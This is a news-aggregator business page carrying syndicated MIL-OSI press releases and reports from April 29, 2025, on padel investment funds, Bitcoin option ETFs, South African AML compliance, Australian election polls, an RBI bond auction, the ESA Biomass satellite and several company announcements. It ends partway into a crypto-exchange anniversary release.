NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Category: Business

  • MIL-OSI: Sunrise Padel Capital Closes First Fund and Launches Second to Accelerate Padel Growth Across North America

    Source: GlobeNewswire (MIL-OSI)

    MIAMI, April 29, 2025 (GLOBE NEWSWIRE) — Sunrise Padel Capital, a pioneering investment firm focused on scaling padel through strategic real estate and operating investments, today announced the successful closing of its first fund with deployments into nine clubs across major U.S. markets. The firm has also officially launched its second fund, a dual-structure vehicle designed to invest in both real estate and operating companies, targeting a combined $50 million in capital commitments.

    Sunrise Padel Capital Fund I served as a proof of concept, backing high-potential operators and real estate acquisitions in cities such as Chicago, Los Angeles, Miami, Houston, and Denver. Several of these investments included equity participation in both the operating company and the underlying real estate, positioning the fund for long-term value creation.

    Following the momentum of Fund I, the firm has launched Sunrise Padel Capital Fund II, which consists of two complementary strategies:

    • PropCo Fund ($25M target): Focused on acquiring and developing padel-specific real estate to be leased to premium operators, delivering stable cash flow and long-term asset appreciation.
    • Growth Fund ($25M target): Investing in operating companies, strategic partnerships, and ecosystem players across technology, hospitality, and professionalization.

    “Our vision is to be the leading capital partner behind the sport’s rapid growth in the U.S.,” said Diego Campos, Managing Partner at Sunrise Padel Capital. “Fund II allows us to double down on what’s working—backing top-tier founders and acquiring high-potential real estate—while scaling the infrastructure that padel needs to thrive.”

    The firm also announced a new strategic partnership with a U.S.-based family office with over $2B in real estate AUM to co-invest in select PropCo transactions, enhancing deal flow and execution capacity.

    With a growing pipeline of opportunities and multiple clubs opening in the next 6–8 months, Sunrise Padel Capital continues to shape the future of padel in North America.

    For more information or to request the Fund II deck, contact:
    info@sunrisepadelcapital.com
    www.sunrisepadelcapital.com

    The MIL Network –

    April 29, 2025
  • MIL-OSI: Amplify ETFs Launches the Next Generation of Bitcoin Option Income ETFs

    Source: GlobeNewswire (MIL-OSI)

    CHICAGO, April 29, 2025 (GLOBE NEWSWIRE) — Amplify ETFs, a leading provider of breakthrough ETF solutions, announces the launch of the Amplify Bitcoin 24% Premium Income ETF (BITY) and Amplify Bitcoin Max Income Covered Call ETF (BAGY). These two actively managed ETFs seek to employ weekly options-writing strategies on Bitcoin ETPs*, transforming Bitcoin’s volatility into income opportunities with upside potential:

    Amplify Bitcoin 24% Premium Income ETF (BITY)

    BITY targets 24% annual option premium1 income, seeking to balance upside potential with attractive income generation. BITY seeks to deliver monthly income while maintaining high upside appreciation by writing 5-10% out-of-the-money2 weekly call options on a portion of the portfolio’s Bitcoin exchange-traded products (ETPs).

    This short-dated approach provides 4x more opportunities to reset strike prices and collect income compared to monthly options, enabling potential for compounded income and greater total return. BITY is designed for investors seeking Bitcoin growth exposure and income through an active risk-managed approach.

    Amplify Bitcoin Max Income Covered Call ETF (BAGY)                

    BAGY is optimized for maximum monthly option income and seeks to generate 30-60% annualized option premium income while preserving exposure to approximately 5% Bitcoin price appreciation weekly. BAGY writes 5% out-of-the-money covered call options on Bitcoin ETPs with expirations of one week or less, meaning potential option premiums are collected 4x more often versus monthly options, enabling compounded premium income generation. BAGY’s frequent, high-premium call-writing strategy focuses on converting Bitcoin’s price swings into a consistent income stream with capital appreciation potential each week. BAGY provides potential for high income with weekly upside participation.

    “Bitcoin’s volatility is a challenge and opportunity for investors,” said Christian Magoon, CEO of Amplify ETFs. “BAGY and BITY represent the next generation of weekly Bitcoin option income strategies as they seek to deliver attractive income while offering upside exposure to Bitcoin’s growth potential. Whether investors seek maximum weekly income with capital appreciation potential via BAGY or prefer to balance an attractive 24% target premium yield with greater capital appreciation potential with BITY, Amplify offers two carefully managed opportunities at compelling price points.”

    The process for both ETFs includes buying long Bitcoin exposure through ETPs and synthetic options, writing weekly covered calls, rolling expiring contracts, and seeking to pay high monthly distributions. This structure aims to provide high income, flexibility in call pricing, and clear participation in Bitcoin upside in an accessible investment vehicle.

    Both ETFs provide investors with monthly distribution frequency, enhanced total return through income generation potential, and a compelling way to access the growing digital asset space. Their versatility aligns well with allocations in a portfolio’s income, growth, or alternative sleeves.

    The funds are actively managed. Amplify Investments LLC serves as the investment adviser to the Funds. Kelly Strategic Management, LLC and Penserra Capital Management LLC each serve as investment sub-advisers to the Funds.

    Learn more:

    About Amplify ETFs
    Amplify ETFs, sponsored by Amplify Investments, has over $10 billion in assets across its suite of ETFs (as of 3/31/2025). Amplify ETFs delivers expanded investment opportunities for investors seeking growth, income, and risk-managed strategies across a range of actively managed and index-based ETFs. To learn more visit AmplifyETFs.com.


    1
    An option premium is the cost an option buyer pays to the seller for the right to trade an asset at a set price within a certain period.
    2Out of the money (OTM) options has a strike price that the underlying security has yet to reach.

    *The Funds do not invest directly in bitcoin. Bitcoin ETPs are exchange-traded investment products not registered under the 1940 Act that seek to generally match the performance of the price of Bitcoin, and trade intra-day on a national securities exchange.

    There is no guarantee that BITY will achieve the Target Option Premium in any given year. If the NAV of the Fund remains level or decreases during any one-year period, the annualized premium generated by the Fund may be significantly less than the Target Option Premium for that time period.

    Carefully consider the Fund’s investment objectives, risks, charges, and expenses before investing. This and other information can be found in the Fund’s statutory and summary prospectuses, which may be obtained at AmplifyETFs.com. Read the prospectus carefully before investing.

    Investing involves risk and possible loss of principal. There is no guarantee the investment strategy will be successful. The Funds are considered to be non-diversified. The Funds are actively managed and their performance reflects the investment decisions that the Adviser makes for the Funds.

    The Funds face risks by investing in Bitcoin through the Bitcoin ETP and Bitcoin ETP Options, as bitcoin is a new and highly speculative investment. The market for bitcoin is volatile and subject to rapid changes, regulatory actions, and numerous challenges to widespread adoption. Issues such as slow transaction processing, variable fees, and price volatility further increase these risks.

    There is a lack of consensus regarding the regulation of digital assets, including bitcoin, and their markets. Trading in shares of a Bitcoin ETP on U.S. securities exchanges may be halted due to market conditions or for reasons that, in the view of an exchange, make trading in shares of the Bitcoin ETP inadvisable.

    Option contract prices are volatile and affected by changes in the underlying asset’s value, interest or currency rates, and expected volatility, all of which are influenced by political, fiscal, and monetary policies. The Funds may use FLEX Options, which can be less liquid than standardized options. This may make it difficult to close out FLEX Options positions at desired times and prices.

    With covered call risk, the Funds might miss out on profits if the security’s value rises above the option’s premium and strike price while still facing potential losses if the value declines. With covered put risk, significant stock price increases can lead to substantial losses on your short position. The premium provides some income but may not fully offset the loss if the stock rallies unexpectedly.

    The Funds currently expect to make distributions on a monthly basis, a portion of which may be considered return of capital.

    Amplify Investments LLC serves as the investment adviser to the Funds. Kelly Strategic Management, LLC and Penserra Capital Management LLC each serve as investment sub-advisers to the Funds.

    Amplify ETFs are distributed by Foreside Fund Services, LLC.

    The MIL Network –

    April 29, 2025
  • MIL-OSI: AML Go Showcased at MFSA’s Virtual Workshop: Mastering FICA Compliance

    Source: GlobeNewswire (MIL-OSI)

    JOHANNESBURG, April 29, 2025 (GLOBE NEWSWIRE) — AML Go (Pty) Ltd (“AML Go”), a South African subsidiary of UPAY Inc. (OTCQB: UPYY) and a leading provider of AML compliance and screening solutions, was honored to be invited to present at the MicroFinance South Africa (MFSA) Virtual Workshop on Mastering FICA Compliance, held on Tuesday, April 16, 2025.

    The high-impact virtual workshop brought together more than 380 delegates from across the country, including compliance officers, executives, and representatives from the Financial Intelligence Centre (FIC) and various accountable institutions. Tailored for the credit and microfinance sector, the event delivered practical, high-value insights on navigating South Africa’s Anti-Money Laundering and Counter-Financing of Terrorism (AML/CFT) regulations.

    Empowering the Sector with Practical FICA Insights

    The MFSA workshop addressed key areas of the Financial Intelligence Centre Act (FICA), equipping professionals with actionable strategies to strengthen institutional compliance. Topics included:

    • Core FICA obligations and recent legislative developments
    • Effective implementation of Risk Management and Compliance Programs (RMCPs)
    • Execution of a Risk-Based Approach and Customer Due Diligence (CDD)
    • Employee screening procedures to enhance internal controls
    • FIC investigative practices and audit expectations

    The comprehensive sessions highlighted the growing need for technology-enabled compliance tools that streamline implementation while maintaining high regulatory standards.

    AML Go’s Role and Live Demonstration

    During its live session, AML Go demonstrated how its platform empowers accountable institutions—particularly in the microfinance space—to:

    • Automate RMCP workflows
    • Perform comprehensive client screening and risk profiling
    • Generate audit-friendly reports and maintain real-time monitoring

    Participants gained hands-on exposure to AML Go’s intelligent compliance engine and witnessed how the solution simplifies complex regulatory processes while reinforcing operational integrity.

    Driving Innovation in Financial Compliance

    “We’re honored to have participated in this important industry event,” said a spokesperson for AML Go. “Workshops like these play a critical role in ensuring that institutions remain equipped to uphold their compliance responsibilities in an increasingly complex regulatory landscape. AML Go remains committed to supporting the sector with powerful, accessible, and locally relevant tools.”

    About AML Go

    AML Go (Pty) Ltd provides cutting-edge, automated AML compliance, client screening, credit vetting, and risk management solutions. Serving financial and non-financial sectors across Africa, AML Go enables institutions to meet regulatory obligations while optimizing operational efficiency.

    www.amlgo.co.za

    About UPAY

    UPAY Inc. is a publicly traded fintech holding company focused on delivering innovative financial software platforms, data intelligence, and compliance automation. Through its portfolio of solutions—including AML GO, HUNTPAL and ACPAS—UPAY helps clients navigate complex financial ecosystems with confidence and precision.

    www.upaytechnology.com

    Forward-Looking Statements
    This press release contains “forward-looking statements” as defined under applicable securities laws. These statements involve known and unknown risks, uncertainties, and other factors that may cause actual results to differ materially from those anticipated. The Company does not undertake any obligation to update or revise forward-looking statements because of new information, future events, or other circumstances. No information in this publication should be interpreted as any indication whatsoever of the Company’s future revenues, results of operations, or stock price.

    Contact Information
    UPAY INC.
    Media Relations
    info@upaytechnology.com

    The MIL Network –

    April 29, 2025
  • MIL-Evening Report: Labor maintains clear lead in all polls and is likely to win election

    Source: The Conversation (Au and NZ) – By Adrian Beaumont, Election Analyst (Psephologist) at The Conversation; and Honorary Associate, School of Mathematics and Statistics, The University of Melbourne

    Labor leads by between 52–48 and 53–47 in four new national polls from Resolve, Essential, Morgan and DemosAU. While Labor’s vote slumped from a high 55.5–44.5 in Morgan to 53–47, such a slide hasn’t been seen in any other poll. Labor remains the likely winner of the election this Saturday.

    A national Resolve poll for Nine newspapers, conducted April 23–28 from a sample of 2,010 by online and telephone polling, gave Labor a 53–47 lead, a 0.5-point gain for the Coalition since the mid-April Resolve poll. Telephone polling by Resolve appears to only be used for their final polls before a federal election.

    Primary votes were 35% Coalition (up one), 31% Labor (steady), 14% Greens (up one), 7% One Nation (up one), 8% independents (down four) and 5% others (steady). The 53–47 two-party result was achieved whether preferences were allocated as at the 2022 election or by respondents.

    In this poll, Resolve is using seat-specific candidate lists, which Morgan and YouGov are now also doing. This resulted in a drop in the independent vote, as not all seats have viable independents.

    Here is the graph of Labor’s two-party share in national polls. There was a 2.5-point drop for Labor in Morgan, but no other poll this week has had such a large change. Although Labor is slightly down, they are likely to win Saturday’s election. This graph does not include the DemosAU poll.

    Anthony Albanese’s net approval in Resolve was steady at +1, with 45% saying he was doing a good job and 44% a poor job. Peter Dutton’s net approval slumped six points to -24. Albanese maintained a 47–31 lead over Dutton as preferred PM (46–30 previously).

    The change in voting intentions and leaders’ ratings since the late February Resolve poll is dramatic. The February poll had given the Coalition a 55–45 lead by respondent preferences. Albanese’s net approval was -22, Dutton’s was +5 and Dutton led Albanese as preferred PM by 39–35.

    The Liberals led Labor on economic management by 37–29 (36–31 previously). On keeping the cost of living low, the Liberals led by 31–28 (tied at 30–30 previously).

    Final Essential poll: Labor leads by 52.1–47.9

    The Guardian reported Tuesday that the final Essential poll, conducted April 23–27 from a sample of 2,241 gave Labor a 52.1–47.9 lead by respondent preferences with undecided removed, from primary votes of 34% Coalition, 32% Labor, 13% Greens, 10% One Nation, 2% Trumpet of Patriots and 9% for all Others,

    In Essential’s usual methods that include undecided, Labor led by 49.6–45.6 (50–45 in mid-April). Primary votes were 32% Coalition (steady), 31% Labor (steady), 12% Greens (down one), 9% One Nation (steady), 2% Trumpet of Patriots (steady), 9% for all Others (steady) and 5% undecided (up one). By 2022 election flows, Labor would lead by about 52.5–47.5.

    Albanese’s net approval was steady at -3, with 47% disapproving and 44% approving. Dutton’s net approval dropped three points to -12, a record low for him in this poll. By 52–31, voters thought Australia was on the wrong track (50–33 previously).

    A total of 81% rated cost of living one of the top three most important issues, including 49% who rated it the top issue. By 68–32, voters did not think the elected government would make a meaningful difference on cost of living.

    Morgan poll: Labor drops to a 53–47 lead

    A national Morgan poll, conducted April 21–27 from a sample of 1,524, gave Labor a 53–47 lead by headline respondent preferences, a 2.5-point gain for the Coalition since the April 14–20 Morgan poll.

    Primary votes were 34.5% Coalition (up 0.5), 34% Labor (down 0.5), 13% Greens (down 1.5), 7.5% One Nation (up 1.5), 1.5% Trumpet of Patriots (up one), 2% teal independents and 7.5% for all Others. By 2022 election flows, Labor led by 54–46, a 1.5-point gain for the Coalition.

    By 52.5–34, voters thought the country was going in the wrong direction (48–34 previously). Morgan’s consumer confidence index was down 2.1 points to 83.4, its lowest for more than six months.

    DemosAU poll 52–48 to Labor with low major party primary votes

    A national DemosAU poll, conducted April 22–23 from a sample of 1,073, gave Labor a 52–48 lead after a forced choice question for the 14% who were initially undecided.

    Primary votes after forcing were 31% Coalition, 29% Labor, 14% Greens, 9% One Nation, 7% independents and 10% others. DemosAU used seat-specific polls, reading the candidate list as it appears on the ballot paper. Other pollsters get higher primary votes for the major parties as those parties are listed first on seat-specific polls.

    Albanese led Dutton by 43–34 as preferred PM.

    DemosAU poll of outer metro Brisbane seats

    DemosAU collectively polled the five seats of Longman, Dickson, Petrie, Bonner and Forde on April 18–23 from a sample of 1,053 for The Financial Review. The Liberal National Party led Labor by 53–47 (53.4–46.6 to the LNP across these five seats at the 2022 election).

    Primary votes were 40% LNP, 27% Labor, 13% Greens, 7% One Nation, 2% Trumpet of Patriots and 11% for all Others.

    Adrian Beaumont does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. Labor maintains clear lead in all polls and is likely to win election – https://theconversation.com/labor-maintains-clear-lead-in-all-polls-and-is-likely-to-win-election-255426

    MIL OSI Analysis – EveningReport.nz –

    April 29, 2025
  • MIL-OSI United Kingdom: City families reminded to check vehicle hire companies during Prom season

    Source: City of Wolverhampton

    City of Wolverhampton Council’s licensing team is working with schools and other councils across the region to alert families to potential risks.

    Officers are warning that not all companies that advertise the services of stretched limousines and other luxury or performance vehicles are licensed.

    The following advice is being issued so people can be sure that the vehicle being booked is safe and legal. The type of checks needed depend on how many passenger seats the vehicle has.

    Advice includes:

    • companies hiring out a vehicle and driver with fewer than nine seats may require a private hire vehicle operators licence from City of Wolverhampton Council. Ask the company if they are licensed and which local authority licenses them, then contact that authority to confirm
    • parents/carers can also check to see if they are licensed online at Taxi licences by clicking ‘Online Licence Registers’ and then selecting ‘Operators’
    • companies hiring out a limousine with a driver with nine passenger seats or more must have a public service vehicle (PSV) operator licence, issued by a Traffic Commissioner. You can check online at GOV.UK.
    • if the company doesn’t have a licence, it could be operating illegally. You can report this at Taxi Complaints – Report a taxi driver or by calling 01902 55 TAXI (01902 558294)
    • officers warn that extra care is needed when booking services advertised on social media as this is where the unlicensed trade primarily operates.

    Councillor Bhupinder Gakhal, cabinet member for resident services at City of Wolverhampton Council, said: “Prom nights are special occasions for young people to get together and celebrate all that they have achieved.

    “Unfortunately, we are aware that there may be unscrupulous companies looking to take advantage at this time of year. The driver may not have had a criminal record check or the vehicle may not be roadworthy. In addition, unlicensed vehicles and drivers won’t be insured.

    “Hiring a vehicle and driver that hasn’t been properly vetted and licensed could put your child and their friends at risk.

    “Please consider making checks on the company you are thinking of hiring from to make sure everyone has fun and stays safe on Prom night.”

    MIL OSI United Kingdom –

    April 29, 2025
  • MIL-OSI Economics: Detailed Result: OMO Purchase Auction held on April 29, 2025 and Settlement on April 30, 2025

    Source: Reserve Bank of India

    I. Summary OMO Purchase Results

    Aggregate Amount (Face value) notified by RBI : ₹20,000 crore
    Total amount offered (Face value) by participants : ₹39,218 crore
    Total amount accepted (Face value) by RBI : ₹20,000 crore

    II. Details of OMO Purchase Issue

    Security 7.04% GS 2029 6.10% GS 2031 7.26% GS 2032 6.19% GS 2034 8.33% GS 2036
    No. of offers received 20 78 19 35 21
    Total amount (face value) offered (₹ in crore) 9,470 18,069 2,956 3,825 4,898
    No. of offers accepted 6 37 16 20 8
    Total offer amount (face value) accepted by RBI (₹ in crore) 1,605 9,869 2,656 1,610 4,260
    Cut off yield (%) 6.0975 6.2238 6.2570 6.3476 6.5005
    Cut off price (₹) 103.36 99.36 105.80 98.89 114.30
    Weighted average yield (%) 6.1140 6.2376 6.2837 6.3635 6.5063
    Weighted average price (₹) 103.30 99.29 105.64 98.78 114.25
    Partial allotment % of competitive offers at cut off price NA 42.12 NA NA NA

    Ajit Prasad          
    Deputy General Manager
    (Communications)    

    Press Release: 2025-2026/203

    MIL OSI Economics –

    April 29, 2025
  • MIL-OSI United Kingdom: British-built satellite to map Earth’s forests in 3D for the first time

    Source: United Kingdom – Government Statements

    News story

    British-built satellite to map Earth’s forests in 3D for the first time

    A satellite developed by British academics and engineers is set to become the first in the world to measure the condition of the Earth’s forests in 3D from space.  

    Artist’s impression of Biomass in orbit. Credit: ESA/ATG medialab, CC BY-SA 3.0 IGO.

    The European Space Agency (ESA) Biomass Earth observation mission, which launched successfully from Europe’s spaceport in Kourou, French Guiana today, aims to enhance our understanding of the world’s forests and their role in the carbon cycle. The mission will use state-of-the-art radar technology to uncover new insights into forests, including their size and weight, and areas of deforestation.  

    This work will be crucial to helping us understand how tropical forests are changing and provide critical data to understand the carbon cycle and help develop climate strategies. 

    Biomass taking to the skies on 29 April 2025. Credit: ESA-CNES-ARIANESPACE/Optique vidéo du CSG–S. Martin

    The concept was conceived in Yorkshire, at the University of Sheffield by Professor Shaun Quegan, working with the National Centre for Earth Observation in Leicester. Other academics from the University of Edinburgh and UCL have brought modelling and data assimilation expertise to the application of Biomass data.   

    Since 2016 the UK has won almost £77 million in contracts for Biomass through its membership of ESA. 

    Minister for Space Sir Chris Bryant said:  

    The Biomass mission showcases British ingenuity at its very best, from conception in Sheffield to construction in Stevenage.     

    Britain is not only stepping to the forefront of the space industry, but of global climate action too.    

    Contributing to such great extent to a European mission set to deliver vital global results is testament to the UK’s industrial and academic expertise in space technology and will attract global investment into our vibrant space ecosystem, helping us boost growth and deliver our Plan for Change.

    Biomass was built by Airbus in Stevenage, UK. Credit: Airbus.

    Shaun Quegan, University of Sheffield’s Professor and lead proposer of the mission concept to the European Space Agency, said:  

    It’s been a privilege to have led the team in the development of a pioneering mission that will revolutionise our understanding of the volume of carbon held in the most impenetrable tropical rainforests on the planet and, crucially, how this is changing over time. Our research has solved critical operational scientific problems in constructing the Biomass satellite.   

    Conceived and built in the UK, Biomass is a brilliant example of what we can achieve in collaboration with our partners in industry and academia. The mission is the culmination of decades of highly innovative work in partnership with some of the best scientists in Europe and the US.   

    Airbus UK is the Prime Contractor and has manufactured the satellite in Stevenage. Throughout construction, it has supported approximately 250 highly skilled jobs, benefitting the local economy and bolstering the UK’s 52,000-strong space workforce. 

    Kata Escott, Managing Director of Airbus Defence and Space in the UK, said:  

    Biomass is a groundbreaking mission that will advance our understanding of how carbon is stored in the world’s forests – delivering crucial data in the fight against climate change. With more than 50 companies involved across 20 nations, the team in Stevenage has shown exceptional leadership in delivering this flagship ESA mission.

    Many other businesses in the UK supply chain have contributed, including ABSL in Abingdon, which has provided the battery, European Astrotech UK in Westcott, which has provided test services, and Nammo, in Cheltenham, providing the service valves.

    Its revolutionary technology will help scientists capture vital data on the changes to carbon in forests as ecosystems are increasingly impacted by deforestation. The satellite will create a 3D map of tropical forests after 17 months, then new (non-3D) maps every 9 months for the rest of the 5-year mission, providing insights normally hidden from human sight because of the difficulty in accessing these environments.   

    Both deforestation, which releases carbon dioxide, and forest growth, which soaks up CO2 from the atmosphere, are crucial parts of climate change.  

    Data on the biomass of tropical forests is very limited because they are difficult to access.     

    The Biomass satellite will be able to penetrate cloud cover and measure forest biomass more accurately than any current technology, which only see the top of the canopy. By providing better data it will help create a more accurate global carbon budget and better understanding of carbon sinks and sources which will help in developing and implementing effective strategies to achieve net-zero goals.  

    Observations will also lead to better insight into the rates of habitat loss and, as a result, the effect this may have on biodiversity in the forest environment.   

    Dr Paul Bate, CEO of the UK Space Agency, said:  

    The Biomass satellite represents a major leap forward in our ability to understand Earth’s carbon cycle. By mapping the world’s forests from space in unprecedented detail, it will provide critical insights into how our planet is responding to climate change — helping scientists, policymakers, and conservationists take informed action.  

    We’re proud of the leading role the UK has played in this important mission.

    Share this page

    The following links open in a new tab

    • Share on Facebook (opens in new tab)
    • Share on Twitter (opens in new tab)

    Updates to this page

    Published 29 April 2025

    MIL OSI United Kingdom –

    April 29, 2025
  • MIL-OSI: Charging Robotics: Revoltz Secures First Institutional Client for PORTO EV Logistics Deployment

    Source: GlobeNewswire (MIL-OSI)

    Marks Expansion Beyond Individual Customers into Fleet and Commercial Applications

    Tel Aviv, Israel, April 29, 2025 (GLOBE NEWSWIRE) — Charging Robotics Inc. (OTC: CHEV), announced today that its affiliate, Revoltz Ltd. (of which Charging Robotics owns 19.9%), has secured its first institutional client for the PORTO EV, Revoltz’s flagship electric micro-vehicle designed for last-mile logistics. The new order marks a significant step in Revoltz’s commercial expansion strategy, transitioning from individual sales into larger fleet deployments.

    The institutional customer — a prominent logistics provider — will integrate PORTO EVs into its urban delivery fleet, reinforcing the growing demand for sustainable, compact electric mobility solutions across commercial operations.

    “This first institutional order validates our vision to transform urban logistics with efficient, eco-friendly electric vehicles,” said Amir Zaid, CEO and Co-founder of Revoltz. “Fleet customers are seeking solutions that reduce operating costs, meet new sustainability goals, and deliver operational agility in crowded urban settings. We believe that the PORTO EV fits perfectly into that vision.”

    The order comes shortly after Revoltz’s successful launch of its commercial phase in Israel, which included the delivery of the first 50 PORTO EV units to its exclusive local distributor under a multi-year $2.7 million agreement.

    The PORTO EV offers key features ideal for institutional logistics use, including:

    • High-volume cargo capacity across dual axles
    • Full-day operational range on a single charge
    • Compact design optimized for dense urban areas
    • License-free operation for users aged 16+ under Israeli regulations

    The Israeli distributor is leading ongoing sales and service operations, focusing on local delivery fleets, logistics companies, and urban businesses.

    As Revoltz continues to scale operations, it expects to further penetrate the growing last-mile delivery sector both in Israel and internationally, addressing a critical need for sustainable urban transportation.

    About Revoltz Ltd.

    Revoltz Ltd., an affiliate of Charging Robotics Ltd., specializes in the design and manufacture of high-end, mini electric vehicles, bridging the gap between traditional automotive design and emerging micro-mobility solutions. Revoltz is committed to creating cutting-edge designs that revolutionize the micro-mobility sector.

    About Charging Robotics

    Charging Robotics is developing various automatic wireless charging solutions such as robotic and stationary charging systems for EVs. Robotic solutions are intended to offer the driver the ability to initiate charging by use of a simple smartphone app that instructs an autonomous robot, which navigates under the EV for access and charging capabilities. Our stationary systems offer various charging solutions, including in automatic car parks where the company’s system allowing EVs to charge in places where drivers can’t connect plugs to sockets. For further information, visit: https://www.chargingrobotics.com/

    Forward Looking Statements

    This press release contains forward-looking statements within the meaning of the “safe harbour” provisions of the Private Securities Litigation Reform Act of 1995 and other Federal securities laws. Words such as “expects,” “anticipates,” “intends,” “plans,” “believes,” “seeks,” “estimates” and similar expressions or variations of such words are intended to identify forward-looking statements. Because such statements deal with future events and are based on the current expectations of Charging Robotics, and its subsidiary Charging Robotics Ltd. (together, the “Company”), they are subject to various risks and uncertainties, and actual results, performance or achievements of the Company could differ materially from those described in or implied by the statements in this press release. For example, the Company uses forward looking statements when it discusses Revoltz’s vision to transform urban logistics with efficient, eco-friendly electric vehicles.

    The forward-looking statements contained or implied in this press release are subject to other risks and uncertainties, including those discussed in any filings with the Securities and Exchange Commission. Except as otherwise required by law, the Company does not undertake any obligation to publicly release any revisions to these forward-looking statements to reflect events or circumstances after the date hereof or to reflect the occurrence of unanticipated events. References and links to websites have been provided as a convenience, and the information contained on such websites is not incorporated by reference into this press release. The Company is not responsible for the contents of any third-party websites.

    Investor Relations Contact:

    Michal Efraty
    Investor Relations
    michal@efraty.com

    The MIL Network –

    April 29, 2025
  • MIL-OSI: Ambow Launches HybriU Conferencing: A Next-Gen Platform for Smart, Seamless Phygital (Physical + Digital) Collaboration

    Source: GlobeNewswire (MIL-OSI)

    Cupertino, Calif, April 29, 2025 (GLOBE NEWSWIRE) — Ambow Education Holding Ltd. (NYSE American: AMBO) (“Ambow” or the “Company”), a leading global EdTech and AI-powered solutions provider, today announced the official launch of HybriU Conferencing, a cutting-edge platform designed to transform traditional conferencing into smart, seamless Phygital (Physical + Digital) experiences.

    HybriU Conferencing blends the strengths of in-person presence with advanced digital intelligence, enabling organizations to host immersive, AI-enhanced conferences, meetings and collaborative sessions. Key features include real-time transcription, multilingual translation, 3D telepresence and adaptive screen layouts — delivering a frictionless hybrid experience for both on-site and remote participants.

    “HybriU Conferencing marks a major leap forward in how hybrid conferences are experienced, as we build our suite of foundational HybriU products,” said Dr. Jin Huang, CEO of Ambow. “By seamlessly enhancing existing video conferencing systems with intelligent tools built for physical spaces, we are bridging the gap between in-room and remote conference participants. Unlike other platforms, HybriU Conferencing offers an in-person presence feel, along with AI-powered features like real-time translation and automated meeting minutes, for a more immersive, interactive experience. It’s a smart, more inclusive solution designed to redefine corporate collaboration. From boardrooms to global summits, we are bringing the future of conferencing to today’s organizations.”

    Built on Ambow’s proprietary, patented HybriU architecture, the platform seamlessly integrates with existing conferencing tools and hardware, while introducing next-gen features such as interactive content sharing, spatial audio, real-time analytics, and dynamic hybrid event orchestration. From classrooms and executive meetings to international forums, HybriU is redefining the future of connected collaboration.

    Following successful pilot deployments in academic and corporate environments, HybriU Conferencing is now available for institutional rollout and enterprise licensing worldwide.

    In addition to HybriU Conferencing, Ambow’s suite of HybriU products includes the HybriU Digital Education Solution, which is available in both a box-top set for instantaneous plug and play utilization, as well a subscription-based model.

    HybriU Conferencing Key Features Include:

    • Seamless phygital integration that is scalable and customizable
    • AI-powered real-time transcription and translation
    • 3D telepresence and intelligent multi-camera framing
    • Seamless integration with Zoom, Teams, Webex and more
    • Adaptive display layouts for hybrid environments
    • Multi-language support and real-time translation
    • Real-time meeting summaries and secure cloud infrastructure
    • Future-proof, plug-and-play integration

    To learn more or request a live demonstration, visit www.hybriu.com.

    About Ambow

    Ambow Education Holding Ltd. is a U.S.-based, AI-driven technology company offering phygital (physical + digital) solutions for education, corporate conferencing and live events. Through its flagship platform, HybriU, Ambow is shaping the future of learning, collaboration and communication—delivering immersive, intelligent and real-time experiences across industries. For more information, visit Ambow’s corporate website at https://www.ambow.com/.

    Follow us on X: @Ambow_Education
    Follow us on LinkedIn: Ambow-education-group

    Safe Harbor Statement

    This press release contains statements of a forward-looking nature. These statements are made under the “safe harbor” provisions of the U.S. Private Securities Litigation Reform Act of 1995. You can identify these forward-looking statements by terminology such as “will,” “expects,” “believes,” “anticipates,” “intends,” “estimates” and similar statements. These forward-looking statements involve known and unknown risks and uncertainties and are based on current expectations, assumptions, estimates and projections about Ambow and the industry. All information provided in this press release is as of the date hereof, and Ambow undertakes no obligation to update any forward-looking statements to reflect subsequent occurring events or circumstances, or changes in its expectations, except as may be required by law. Although Ambow believes that the expectations expressed in these forward-looking statements are reasonable, it cannot assure you that its expectations will turn out to be correct, and investors are cautioned that actual results may differ materially from the anticipated results.

    For more information, please contact:

    Ambow Education Holding Ltd.
    E-mail: ir@ambow.com
    or
    Piacente Financial Communications
    Tel: +1 212 481 2050
    E-mail: ambow@tpg-ir.com

    The MIL Network –

    April 29, 2025
  • MIL-OSI: HighPeak Energy, Inc. Announces 2025 First Quarter Earnings Release and Conference Call Dates

    Source: GlobeNewswire (MIL-OSI)

    FORT WORTH, Texas, April 29, 2025 (GLOBE NEWSWIRE) — HighPeak Energy, Inc. (NASDAQ: HPK) (“HighPeak Energy”), today announced that it plans to release its 2025 first quarter financial and operating results after the close of trading on Monday, May 12, 2025.

    HighPeak Energy will host a conference call and webcast on Tuesday, May 13, 2025 at 10:00 a.m. Central Time for investors and analysts to discuss its 2025 first quarter financial results and operational highlights. Participants may register for the call here. Access to the live audio-only webcast and replay of the earnings release conference call may be found here. A live broadcast of the earnings conference call will also be available on HighPeak Energy’s website at www.highpeakenergy.com under the “Investors” section of the website.  

    About HighPeak Energy, Inc.

    HighPeak Energy is a publicly traded independent oil and natural gas company, headquartered in Fort Worth, Texas, focused on the acquisition, development, exploration and exploitation of oil and natural gas reserves in the Midland Basin in West Texas. For more information, please visit our website at www.highpeakenergy.com.

    Investor Contact:

    Ryan Hightower
    Vice President, Business Development
    817.850.9204
    rhightower@highpeakenergy.com

    Source: HighPeak Energy, Inc.

    The MIL Network –

    April 29, 2025
  • MIL-OSI: From Vision to 36 Million Users: MEXC Celebrates 7 Years of Exponential Growth

    Source: GlobeNewswire (MIL-OSI)

    VICTORIA, Seychelles, April 29, 2025 (GLOBE NEWSWIRE) — MEXC, a leading cryptocurrency exchange, witnessed impressive growth throughout 2024, with its global user base soaring to 36 million and trading volumes surging across the board. The platform recorded a 143% increase in Spot trading volume and a 118% jump in Futures trading volume, reflecting its rising dominance in the digital asset space. As MEXC celebrates its 7th anniversary, it has not only weathered the challenges of a highly competitive industry but has firmly positioned itself as one of the top-performing exchanges worldwide—driven by innovation, scalability, and user-first service.

    Key Highlights:

    • Spot Trading Volume: +143% YoY
    • Futures Trading Volume: +118% YoY
    • Market Share: Jumped from 2.4% in 2023 to 13.06% in Q1 2025
    • User Base: Reached 36 million globally
    • Listed Assets: Over 3,000
    • Employees: Doubled to 2,000+
    • Recovered User Assets: Over $1.8 million
    • Customer Service Tickets Resolved: 1.1 million+

    Unprecedented Trading Volume Growth: Dominating Market Share
